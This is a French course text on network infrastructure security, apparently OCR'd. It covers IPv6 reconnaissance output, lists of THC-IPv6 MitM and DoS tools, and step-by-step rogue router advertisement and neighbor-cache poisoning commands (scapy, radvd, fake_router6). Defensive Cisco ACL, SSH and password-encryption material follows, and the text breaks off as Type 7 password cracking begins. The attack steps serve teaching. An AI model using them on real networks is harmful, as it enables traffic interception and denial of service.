Starting Nmap 6.00 ( http://nmap.org ) at 2013-12-10 21:42 CET
Initiating ND Ping Scan at 21:42
Scanning fe80::1 [1 port]
Completed ND Ping Scan at 21:42, 0.04s elapsed (1 total hosts)
Initiating System DNS resolution of 1 host. at 21:42
Completed System DNS resolution of 1 host. at 21:42, 0.34s elapsed
Initiating Connect Scan at 21:42
Scanning fe80::1 [1000 ports]
Strange error from connect (22):Invalid argument
```

```
Completed Connect Scan at 21:42, 0.01s elapsed (1000 total ports)
Nmap scan report for fe80::1
Host is up (0.0015s latency).
All 1000 scanned ports on fe80::1 are filtered
MAC Address: 00:0C:CE:D9:23:00 (Cisco Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
           Raw packets sent: 1 (72B) | Rcvd: 1 (72B)
```

alive6

```
alive6 eth0
Alive: 2001:470:cbf7:1ab:7ec3:a1ff:fe89:b96f [ICMP parameter problem]
Alive: 2001:470:cbf7:1ab:ba27:ebff:fe59:70f3 [ICMP echo-reply]
Alive: 2001:470:cbf7:1ab::1 [ICMP echo-reply]
Scanned 1 address and found 3 systems alive
```

http ://www.cloudshark.org/captures/bed61f75bde3

passive_discovery6

```
passive_discovery6 eth0
Started IPv6 passive system detection (Press Control-C to end) ...
Detected: 2001:470:cbf7:1ab:829:6ff7:4b6a:2284
Detected: fe80::1
Detected: 2001:470:20::2
Detected: 2a00:1450:4007:803::1010
```

trace6

```
trace6 -dt eth0 cisco.goffinet.org
Trace6 for cisco.goffinet.org (2001:6f8:202:4db::2) with starting MTU 1500:
  1: 2001:470:cbf7:1ab::1 () - new MTU 1480 - 6in4 tunnel endpoint
  2: 2001:470:1f12:d02::1 (goffinet-2.tunnel.tserv10.par1.ipv6.he.net)
  3: 2001:470:0:7b::1 (ge2-3.core1.par1.he.net)
  4: 2001:7f8:54::149 (easynet.franceix.net)
  5: 2001:6f8:1:1:87:86:76:19 ()
  6: 2001:6f8:1:2:87:86:71:165 ()
  7: 2001:6f8:200:1003::10 (bebru01.sixxs.net) - new MTU 1280
  8: 2001:6f8:202:4db::1 (gw-1244.bru-01.be.sixxs.net)
  9: 2001:6f8:202:4db::2 (cl-1244.bru-01.be.sixxs.net)  [ping reply received]
```

Autres outils de reconnaissance

Alive Scanning :

- Alive scanning techniques : `alive6`
- ICMPv6 Inverse Lookup : `inverse_lookup6`
- ICMPv6 Node Query : `node_query6`

DNS enumeration :

- Brute : `dnsdict6`
- Reverse : `dnsrevenum6`

DNSSEC : `dnssecwalk`

Local Discovery :

- NS : `detect-new-ip6`
- Sniff : `passive_discovery6`
- Router : `dump_router6`
- Tracerouter : `trace6`

Helper tools : `address6`

Attaques MitM

- ICMPv6 Redirects : `redir6`, `redirsniff6`
- NDP : `parasite6`, `fake_advertise6`
- RA : `fake_router6`, `fake_router26`
- DHCPv6: `fake_dhcps6`
- DNS : `fake_dns6d`
- Mobility : `fake_mipv6`


Attaques DoS

- `flood_advertise6`
- `flood_dhcpc6`
- `flood_mld6`
- `flood_mld26`
- `flood_mldrouter6`
- `flood_redirect6`
- `flood_router6`
- `flood_router26`
- `flood_solicitate6`
- `denial6`
- `dos-new-ip6`
- `exploit6`

- `fake_advertise6`
- `kill_router6`
- `ndpexhaust6`
- `ndpexhaust26`
- `rsmurf6`
- `sendpees6`
- `sendpeesmp6`
- `smurf6`
- `thcsyn6`
- `toobigsniff6` : send ICMPv6 toobig messages for sniffed traffic
- `alive2map.sh` : script to create a network map (graphviz->jpg) from a list of alive hosts

Empoisonnement de cache ND

Empoisonnement de cache de voisinage avec `fake_advertise6`. Lancer la capture. Vérifier le cache avant et après. `parasite6` commute le trafic.



Empoisonnement de cache ND

Rogue RA scapy

Assez trivial, en scapy ; THC-IPv6 est plus simple.

```
scapy
Welcome to Scapy (2.2.0)
>>> q = IPv6()/ICMPv6ND_RA()/ICMPv6NDOptPrefixInfo(prefix='2001:db8:bad:bad::', prefixlen=64)/ICMPv6ND\
OptSrcLLAddr(lladdr='00:0c:29:b7:8e:eb')
>>> send(q)
```

Rogue RA RADVD

```
apt-get install radvd
```

Dans /etc/radvd.conf :

```
interface eth0
{
AdvSendAdvert on;
AdvLinkMTU 1280;
prefix 2001:6f8:14d6:1::/64
{
AdvOnLink on;
AdvAutonomous on;
#enables clients to autoconf
};
RDNSS 2001:6f8:14d6:1::1
{
AdvRDNSSPreference 8;
AdvRDNSSLifetime 3600;
};
};
radvd -C /etc/radvd.conf
```

fake_router6

En trois étapes :

- 1. Activation du routage

```
sysctl -w net.ipv6.conf.all.forwarding=1
```

- 1. Route par défaut

```
ip route add default via fe80::1 dev eth0
```

- 1. Empoisonnement par RA

```
fake_router6 eth0 2001:470:7B6D:bad::/64
```

Vérifier la table de routage et de voisinage avant et après l'attaque.

Capturer les paquets entre la victime et la passerelle.

On peut être plus précis avec `fake_router26`.

Attaque DAD

A titre d'exemple, `dos-new-ipv6` répond à toutes les tentatives DAD de telle sorte que plus aucune nouvelle interface ne puisse monter une adresse IPv6. Efficace ?

L'attaque réussit sur des interfaces qui utilisent la méthode de construction de l'identifiant d'interface MAC-EUI64. Sur un Windows 8.1 qui utilise une méthode de construction pseudo-aléatoire garde la troisième adresse tentée.

Epreuve sur des interfaces :

- Cisco IOS
- Linux Debian
- Ubuntu Desktop
- Windows 10
- Windows 2016 Server

ndpmon : surveillance L2

Installation de `ndpmon` :

http ://ndpmon.sourceforge.net/index.php ?n=Doc.Installation

Configuration :

http ://ndpmon.sourceforge.net/index.php ?n=Doc.Configuration

First Hop Security

IPv6 First Hop Security

Selon le document Cisco Implementing First Hop Security :

- IPv6 First-Hop Security Binding Table
- IPv6 Device Tracking
- IPv6 Port-Based Access List Support
- IPv6 Global Policies
- IPv6 RA Guard
- IPv6 ND Inspection
- Secure Neighbor Discovery in IPv6
- IPv6 Neighbor Discovery Trust Models and Threats
- SeND Protocol
- SeND Deployment Models
- Single CA Model

6. Port ACLs (PACLs) et VLAN ACLs (VACLs)

Les routeurs Cisco supportent des ACLs (RACLs) standards, étendues et nommées pour filtrer du trafic IPv4 et des ACLs étendues nommées pour filtrer du trafic IPv6.

Les commutateurs Cisco de couche 2 (L2) supportent les listes d'accès appliquées aussi bien sur des ports L2 (PACLs) que sur les VLANs (VACLs).

1. PACLs

La syntaxe pour configurer des PACLs est la même que celle utilisée par les RACLs de n'importe quel routeur fonctionnant en Cisco IOS.

La seule différence est que les PACLs supportent aussi du filtrage L2 des adresses MAC qui connaissent une syntaxe différente.

Les PACLs sont conçues pour filtrer :

- IPv4 : standards, étendues, nommées
- MAC : nommées

Les PACLs peuvent connaître des limites :

- Les PACLs ne sont capables que de filtrer le trafic entrant (pas de support du filtrage du trafic sortant).
- Les PACLs ne peuvent pas filtrer des trames de protocoles de contrôle L2 comme CDP, VTP, DTP, PAgP, UDLD et STP.
- Les PACLs ne sont supportées que sur le matériel
- Les PACLs ne supportent pas le filtrage des protocoles IPv6, ARP, or Multiprotocol Label Switching (MPLS)

Une PACL IPv4 est appliquée à une interface avec la commande `ip access-group access-list in`. L'exemple suivant montre une PACL appliquée à une interface Gi0/1 pour bloquer du trafic Telnet, ICMP ainsi que les hôtes 192.168.2.2 et 192.168.2.1.

```
SW0(config)# ip access-list extended PACL
SW0(config-ext-nacl)# deny tcp any any eq 23
SW0(config-ext-nacl)# deny icmp any any
SW0(config-ext-nacl)# deny ip host 192.168.2.2 host 192.168.2.1
SW0(config-ext-nacl)# permit ip any any
SW0(config-ext-nacl)# exit
SW0(config)# interface GigabitEthernet0/1
SW0(config-if)# switchport
SW0(config-if)# ip access-group PACL in
```

2. VACLs

Les VLANs ACLs (VACLs) peuvent filtrer du trafic qui est ponté au sein d'un VLAN ou qui est routé à l'intérieur ou à l'extérieur d'un VLAN.

Pour créer et appliquer un VACL, on peut suivre la procédure suivante :

1. Définir une "VLAN access map" en utilisant la commande `vlan access-map <name> <sequence>`. Une "VLAN access map" est composée de une ou plusieurs séquences, chacune composée de un "match" et d'une "action" définie.

2. Configuer la directive "match" (correspondance) avec la commande `match { ip address{ acl-number | acl-name } | mac address acl-name }`. Cette directive supporte des ACLs IPv4 standards, étendues et nommées comme des ACLs MAC nommées comme critère de "correspondance".

3. Configurer la directive "action" avec la commande `action forward|drop [log]`. Cette commande indique l'action à prendre en cas de correspondance trouvée. Seul le trafic éliminé (`drop`) peut être journalisé (`log`).

4. Appliquer la VACL en utilisant la commande `vlan filter vlan-access-map-name vlan-list`. "vlan-list" peut être un VLAN unique, une plage de VLANs (comme `5-40`) ou une liste séparée par des virgules (comme `3,8-12,18`).

L'exemple suivant montre un "VLAN access map" appliquée au VLAN 20 pour éliminer le trafic ICMP et le trafic Telnet, et autoriser tout autre trafic. Notons que les ACLs nommées ICMP et TELNET comprennent des entrées (ACE) avec l'action "permit" car elles ne servent que de critères de correspondance aux "access map" qui les filtre par l'action "drop".

```
SW1(config)# ip access-list extended ICMP
SW1(config-ext-nacl)# permit icmp any any
SW1(config-ext-nacl)# exit

SW1(config)# ip access-list extended TELNET
SW1(config-ext-nacl)# permit tcp any any eq 23
SW1(config-ext-nacl)# exit

SW1(config)# ip access-list extended OTHER
SW1(config-ext-nacl)# permit ip any any
SW1(config-ext-nacl)# exit

SW1(config)# vlan access-map VACL_20 10
SW1(config-access-map)# match ip address ICMP
SW1(config-access-map)# action drop
SW1(config-access-map)# exit

SW1(config)# vlan access-map VACL_20 20
SW1(config-access-map)# match ip address TELNET
SW1(config-access-map)# action drop log
SW1(config-access-map)# exit

SW1(config)# vlan access-map VACL_20 30
SW1(config-access-map)# match ip address OTHER
SW1(config-access-map)# action forward

SW1(config)# vlan filter VACL_20 vlan-list 20
```

3. Interactions entre PACL, VACL et RACL

Quand une PACL, une VACL et une RACL sont toutes configurées dans un même VLAN, les ACLs sont appliquées dans un ordre spécifique selon que le trafic doivent être ponté (“bridged”) ou routé (“routed”).

L’ordre du filtrage du trafic “ponté” (au sein du même VLAN) est le suivant :

- PACL en entrée sur un switchport (par exemple, VLAN 99)
- VACL en entrée sur le VLAN (par exemple, VLAN 99)
- VACL en sortie sur le VLAN (par exemple, VLAN 99)

L’ordre du filtrage du trafic “routé” (à travers les VLANs) est le suivant :

- PACL en entrée sur le switchport (par exemple, VLAN 99)
- VACL en entrée sur le VLAN (par exemple, VLAN 99)
- ACL en entrée sur la SVI (par exemple, SVI 90)
- ACL en sortie sur la SVI (par exemple, SVI 100)
- VACL en sortie sur le VLAN (par exemple, VLAN 100)

Attention, comme déjà mentionné les PACLs sortantes ne sont pas supportées.

4. Downloadable ACLs (dACLs)

Les Downloadable ACLs (dACLs) sont une autre sorte de PACL qui peut être dynamiquement poussées par un serveur d’authentification RADIUS. A la suite d’une authentification d’accès au réseau réussie, si une PACL est configurée sur un switchport et qu’une dACL est attribuée par un serveur d’authentification au même port, la dACL écrase la PACL configurée.

5. MAC ACLs

Configuring MAC ACLs

Cet exemple montre une MAC ACL nommée `mac_layer` qui refuse tout trafic venant d’une adresse source `0000.4700.0001` et à destination d’une adresse `0000.4700.0009` et qui permet tout autre trafic.

```
Router(config)# mac access-list extended mac_layer
Router(config-ext-macl)# deny 0000.4700.0001 0.0.0 0000.4700.0009 0.0.0
Router(config-ext-macl)# permit any any
```

Le document Configuring MAC ACLs indique d’autre critères de filtrage comme le format Ethertype, le VLAN ID ou encore la valeur COS.

7. Authentification des informations de routage

Deuxième partie Gestion d'infrastructure

Dans cette partie intitulé "Gestion d'infrastructure", on évoquera des pratiques de gestion comme la configuration des mots de passes, des accès distantes (Telnet, SSH) et locales, le transfert de fichiers (TFTP, FTP, SCP) et la vérification de fichiers (MD5).

On parlera ensuite de différents protocoles que les utilisateurs finaux ignorent car ils ne les utilisent pas directement. Mais ces protocoles de contrôle sont utiles voire indispensables à la gestion et à la surveillance du réseau. Aussi on conseillera de les faire fonctionner dans des canaux (des VLANs) dédiés à la gestion de l'infrastructure avec des politiques d'accès fines.

Parmi ces protocoles, on citera les protocoles de couche 2 (L2) tels que CDP (propriétaire Cisco) et LLDP (IEEE 802.1ab). On citera aussi SYSLOG (basé UDP) qui permet de collecter des messages venant des commutateurs, des routeurs ou des serveurs. Mais à quoi bon collecter des logs s'ils ne sont pas à la bonne heure ? NTP (basé UDP) permet de synchroniser les horloges à travers le réseau.


8. Configuration et gestion des consoles Cisco IOS

Ce chapitre traite du sujet de la configuration et de la gestion des consoles locales et distantes (Telnet et SSH) des périphériques Cisco ainsi que de leur sécurisation.

1. Consoles physiques et distantes

1.1. Lignes

- lignes physiques : connexion série asynchrone (port `con0`), connexion série avec contrôle de flux (port `aux0` sur les routeurs et absent des commutateurs), ou encore une carte serveur de console Cisco “Network Module” (NM-16A ou NM-32A) à insérer dans un routeur de concentration et à utiliser avec un câble octal de type “CAB-OCTAL-ASYNC=” ou “CAB-OCTAL-MODEM=”.
- lignes distantes : protocoles TCP/IP qui offrent un service de console comme SSH mais aussi bien d’autres antécédents que l’on ne recommande plus d’utiliser aujourd’hui (Telnet, Rlogin, Rsh, etc.).



Understanding 16- and 32-Port Async Network Modules

Source de l’image : Understanding 16- and 32-Port Async Network Modules.

La commande `show line` permet de visualiser les consoles disponibles sur le périphérique Cisco. On trouve trois types de “lignes” :

- **`CTY`** : correspond au port `con 0`.
- **`AUX`** : correspond au port `aux 0`
- **`VTY`** : correspond à toutes les connexions distantes qui ont ouvert un port virtuel de `vty 0` à `vty 4`.

Dans cet exemple, on trouve une connexion sur le terminal `0` (connexion console physique) et une autre sur le terminal `2` (connexion Telnet).

```
#show line
   Tty Typ     Tx/Rx    A Modem  Roty AccO AccI   Uses   Noise  Overruns   Int
*    0 CTY              -    -      -    -    -      0       1     0/0       -
     1 AUX   9600/9600  -    -      -    -    -      0       0     0/0       -
*    2 VTY              -    -      -    -    -      2       0     0/0       -
     3 VTY              -    -      -    -    -      0       0     0/0       -
     4 VTY              -    -      -    -    -      0       0     0/0       -
     5 VTY              -    -      -    -    -      0       0     0/0       -
     6 VTY              -    -      -    -    -      0       0     0/0       -
```

Une configuration par défaut donne deux consoles physiques et cinq terminaux virtuels de `vty 0` à `vty 4`.

```
#show run | begin line
line con 0
line aux 0
line vty 0 4
 login
 transport input none
!
end
```

Vérification de la configuration du terminal courant.

Dans une session `con 0`


```
SW0#show terminal
Line 0, Location: "", Type: ""
Length: 24 lines, Width: 80 columns
Status: PSI Enabled, Ready, Active, Automore On
Capabilities: none
Modem state: Ready
Group codes:    0
Modem hardware state: CTS* noDSR  DTR RTS
Special Chars: Escape  Hold  Stop  Start  Disconnect  Activation
                ^^x    none   -     -       none
Timeouts:      Idle EXEC    Idle Session   Modem Answer  Session   Dispatch
               00:10:00        never                       none     not set
                            Idle Session Disconnect Warning
                              never
                            Login-sequence User Response
                             00:00:30
                            Autoselect Initial Wait
                              not set
Modem type is unknown.
Session limit is not set.
Time since activation: 00:13:11
Editing is enabled.
History is enabled, history size is 20.
DNS resolution in show commands is enabled
Full user help is disabled
Allowed input transports are none.
Allowed output transports are lat pad telnet rlogin nasi ssh.
Preferred transport is lat.
Shell: disabled
Shell trace: off
No output characters are padded
No special data dispatching characters
```

Avec une connexion SSH distante.

```
SW0#show terminal
Line 2, Location: "", Type: "vt100"
Length: 24 lines, Width: 80 columns
Baud rate (TX/RX) is 9600/9600
Status: PSI Enabled, Ready, Active, No Exit Banner, Automore On
  Notify Process
Capabilities: none
Modem state: Ready
Group codes:    0
Special Chars: Escape  Hold  Stop  Start  Disconnect  Activation
                ^^x    none   -     -       none
Timeouts:      Idle EXEC    Idle Session   Modem Answer  Session   Dispatch
               00:10:00        never                        none     not set
                            Idle Session Disconnect Warning
                              never
                            Login-sequence User Response
                             00:00:30
                            Autoselect Initial Wait
                              not set
Modem type is unknown.
Session limit is not set.
Time since activation: 00:00:13
Editing is enabled.
History is enabled, history size is 20.
```

1.2. Consoles locales

On trouve deux ports “console”, `con0` et `aux0` sur les routeurs la plupart du temps sur la façade arrière à proximité des interfaces de communication. Le second port auxiliaire totalement indépendant du premier gère le contrôle de flux et se connecte à l’interface DB-25 d’un modem analogique.



Façade d’un routeur Cisco ISR 4451-X

- (1) : Interface `G0` de gestion (management)
- (2) : Ports USB type B pour du stockage

- (3) : Ports USB type A et RJ-45 `con 0` comme console locale
- (4) : Port auxiliaire `aux 0` pour connecter un modem ananlogique.

image !!!!

On trouve un seul port `con0` sur les commutateurs Cisco, à l'arrière du périphérique. à l'opposé de l'alimentation électrique.

image !!!!

Configuration en ROM Monitor Mode … –> référence

logging synchronous

1.3. Authentification nulle

…

1.4. Authentification par mot de passe

Cette méthode est ici pour mémoire et ne doit plus être utilisée

1.5. Authentification par nom d'utilisateur

…

1.6. Configuration d'un service telnet sous Cisco IOS

…

1.7. Connexion à un routeur en Telnet

2. Accès distant Secure Shell (SSH)

Secure Shell (SSH) est un protocole qui permet de sécuriser les communications de données entre les ordinateurs connectés au réseau en assurant la confidentialité, l'intégrité, l'authentification et l'autorisation des données dans des tunnels chiffrés. Il utilise TCP habituellement sur le port 22, mais il peut en utiliser d'autres simultanément. Il est fondé sur le protocole TLS. On utilise aujourd'hui la version SSH-2. La version SSH-1 est à éviter. Il supporte les authentifications centralisées (PAM), locale avec mot de passe ou sans (par le biais d'échange de clés).

2.1. Cas d'usage du protocole SSH

Les sous-protocoles SCP et SFTP offrent des services de transfert de fichiers.

On peut l'utiliser comme console distante à la manière de Telnet, RSH ou Rlogin.

On peut y transférer des ports et utiliser le service comme proxy ou comme solution VPN.

On peut transférer des sessions X graphiques dans un tunnel SSH.

Il s'intègre à des logiciels comme `ansible`, `systemd`, `x2go`, …

2.2. Sécurité de SSH

En termes de cible d'attaque, le port est très sollicité par les robots qui "scannent" les réseaux publics en quête de configurations faibles, nulles, négligées ou exploitables. Il peut arriver qu'un port SSH exposé publiquement soit l'objet de tentatives de "Déni de Service" (DoS) ou de connexions "Brute Force" qui rendent le service inaccessible.

Il est conseillé d'auditer, voire de filter les accès au service avec un logiciel comme `fail2ban`, des sondes IPS/IDS `snort`, `surricate` ou encore d'autres. Un pot de miel tel que `cowrie` peut être un outil à manipuler avec précaution. Des projets comme Modern Honey Network (MHN) peuvent faciliter le déploiement de telles sondes.

Les authentifications par clé sans mot de passe, les restrictions dans la configuration du serveur SSH ainsi qu'une politique d'accès et de mot de passes forts sont recommandés.

2.3. Configuration d'un serveur SSH en Cisco IOS

ref : https ://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_usr_ssh/configuration/15-mt/sec-usr-ssh-15-mt-book/-sec-usr-ssh-sec-shell.html

- FQDN
- crypto key gen rsa mod (crypto key zeroize rsa)
- activer la version 2
- Configurer un utilisateur
- Configurer les lignes VTY
- ip ssh {timeout seconds | authentication-retries integer}
- show ip ssh
- show ssh
- debug ip ssh

```
ip ssh timeout 60
ip ssh authentication-retries 2
```

```
hostname R1
ip domain-name entrepise.lan
enable secret <secret>
username <user> privilege 15 algorithm-type sha256 secret <secret>
crypto key generate rsa modulus 2048
ip ssh version 2
line vty 0 4
 login local
 transport input ssh
```

2.4. Connexion en SSH à partir d'un client Cisco IOS

...

| SSH command parameters | Description | | — | — | | `-v` | specifies whether we are going to use version 1 or version 2 | | `-c {3des | aes128-cbc | aes192-cbc j aes256-cbc}` | specifies the encryption you are going to use when communicating with the router. This value is optional ; if you choose not to use it, the routers will negotiate the

encryption algorithm to use automatically | | `-l username` | specifies the username to use when logging in to the remote router `-m {hmac-md5 | hmac-md5-96 | hmac-sha1 | hmac-sha1-96}` | specifies the type of hashing algorithm to use when sending your password. It is optional and if you do not use it, the routers will negotiate what type of hashing to use. |

For example the command “ssh -v 2 -l admin 10.1.1.1” means “use SSH version 2 to connect to a router at 10.1.1.1 with username “admin”.

2.5. Logiciels SSH pour Windows

- Utilitaire Putty : http ://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
- Utilitaire CyberDuck : https ://cyberduck.io/
- Utilitaire WinSCP : https ://winscp.net/eng/docs/lang :fr
- Serveur X Xming : https ://sourceforge.net/projects/xming/

Windows 10 intègre nativement les logiciels OpenSSH.

2.6. Reverse SSH en Cisco IOS

Reverse SSH : https ://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_usr_ssh/configuration/15-mt/sec-usr-ssh-15-mt-book/sec-rev-ssh-enhanmt.html

3. Sécurisation des accès de gestion

3.1. Timeout sur les consoles

```
Router1(config-line)#exec-timeout 240 0
absolute-timeout 5
logout-warning 30
```

3.2. Bannières Cisco IOS

```
banner exec ^C
**********************
* Banner exec        *
**********************^C
banner incoming ^C
**********************
* Banner incoming    *
**********************^C
banner login ^C
**********************
* Banner login       *
**********************^C
banner motd ^C
**********************
* Banner motd        *
**********************^C
```

Seulement le protocole activé (????), les options de la commande `banner`

Option de la commande banner	Telnet	SSH v1 seulement	SSH v1 et v2	SSH v2 seulement
`banner login`	**S'affiche avant l'authentification.**	*Ne s'affiche pas.*	S'affiche avant l'authentification.	S'affiche avant l'authentification.
`banner motd`	*S'affiche avant l'authentification.*	**S'affiche après l'authentification.**	S'affiche après l'authentification.	S'affiche après l'authentification.
`banner exec`	**S'affiche après l'authentification.**	S'affiche après l'authentification.	S'affiche après l'authentification.	S'affiche après l'authentification.

Source : http ://www.cisco.com/c/en/us/support/docs/security-vpn/secure-shell-ssh/4145-ssh.html#banners

On peut utiliser différents "Tokens" qui s'utilisent comme des variables d'environnement dans les bannières.

Token | Description — | — `$(hostname)` | Nom du périphérique `$(domain)` | Nom de domaine du périphérique `$(line)` | Numéro de ligne de terminal `$(line-desc)` | Description de la ligne de terminal

```
Router1(config-line)#no motd-banner
Router1(config-line)#no exec-banner
```

3.3. Filtrage VTY

```
(config)#ip access-list extended VTY
(config-ext-nacl)#permit ip host 172.16.0.1 any
(config-ext-nacl)#permit ip 192.168.56.0 0.0.0.255 any
(config-ext-nacl)#exit


(config)#line vty 0 4
(config-line)#ip access-class VTY in
```

3.4. Authentification SSH par clé RSA

Le client s'authentifie avec sa clé privée. Le serveur authentifie le client avec la clé publique (du client installée sur le serveur).

Sur le client :

```
ssh-keygen -b 1024
cat .ssh/id_rsa.pub
```

Sur le matériel cisco :

```
ip ssh pubkey-chain
 username root
 key-string
<copie de id_rsa.pub>
```

et plusieurs fois la commande exit.

3.5. Gestion des connexions

Voir les utilisateurs connectés :

```
SW0#show users
    Line       User       Host(s)              Idle       Location
*  0 con 0                idle                 00:00:00
   2 vty 0     root       idle                 00:00:14 192.168.1.254

  Interface    User               Mode         Idle     Peer Address
```

3.6. Désactivation des consoles

```
To completely disable access via the router’s AUX port, use the following set of commands:

Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#line aux 0
Router1(config-line)#transport input none
Router1(config-line)#no exec
Router1(config-line)#exec-timeout 0 1
Router1(config-line)#no password
Router1(config-line)#exit
Router1(config)#end
Router1#
You can disable access to the router through the VTY lines as follows:

Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#access-list 98 deny any log
Router1(config)#line vty 0 4
Router1(config-line)#transport input none
Router1(config-line)#exec-timeout 0 1
Router1(config-line)#no exec
Router1(config-line)#access-class 98 in
Router1(config-line)#exit
Router1(config)#end
Router1#
```

3.7. Logguer des accès

Agir sur l’ACL vty `deny ip any any log` et `deny ipv6 any any log`.

4. Annexe pour mémoire

Niveau de privilège

... Ref CCNA Security

Accès au CLI “Role Based” (view)

... Ref CCNA Security

Authentifications AAA / Radius

... Ref CCNA Security

9. Chiffement des mots de passes locaux en Cisco IOS

Il est de bonne pratique aujourd'hui de ne plus utiliser le paramètre "`password`" dans les configurations Cisco IOS car il laisse les crédits en clair ou dans un algorithme vulnérable. Ce chapitre reprend les différents types de mots de passe locaux dans une configuration Cisco IOS, leur mise en place et des tests d'épreuve : Cisco Type 7, Type 5, Type 8, Type 4, Type 9.

Les démonstrations d'épreuve de mots de passe ont seulement un but éducatif. On trouvera une série de recommandation de sécurité en conclusion du propos.

1. Objectif du chiffrement des mots de passe dans les configurations

Le chiffrement des mots de passe dans les configurations vise à protéger le périphérique contre un accès non autorisé aux fichiers de configuration. En effet, ils contiennent ces mots de passe. Les fichiers de configuration deviennent accessibles avec une méthode "Password Recovery" pour les routeurs Cisco ou pour les commutateurs Cisco.

2. Mots de passe en clair

Le paramètre de commande `password` est à bannir car les mots de passe encodés apparaissent en clair dans la configuration du routeur ou du commutateur Cisco. Voici donc ce qu'il ne faut surtout pas faire en situation de production.

Pour fixer un mot de passe d'accès au mode privilège et à une console Telnet, ou pour créer un utilisateur :

```
(config)#enable password mon_mot_de_passe
(config)#line vty 0 4
(config-line)#password mon_mot_de_passe
(config-line)#login
(config-line)#transport input telnet
(config-line)#exit
(config)#username admin password mon_mot_de_passe
(config)#exit
```

Avec ces méthodes les mots de passe locaux s'affichent dans la configuration :

```
#show run | include password
no service password-encryption
enable password mon_mot_de_passe
username admin password 0 mon_mot_de_passe
 password mon_mot_de_passe
```

3. Mots de passe Cisco Type 7

La commande `service password-encryption` chiffre les mots de passe en clair (de la commande `password`) en "Type 7".

```
(config)#service password-encryption
(config)#exit
```

Voici le résultat dans la configuration.

```
R1#show run | include password
service password-encryption
enable password 7 0309540539022E58710D1C3A0713181F01
username admin password 7 1104160B281F04183B2E2E1B3832263116
 password 7 1308181C34010B3E14202D0C2523001413
```

4. Casser des mots de passe Cisco Type 7

Mais ces mots de passe sont chiffrés de manière faible et sont faciles à décoder :

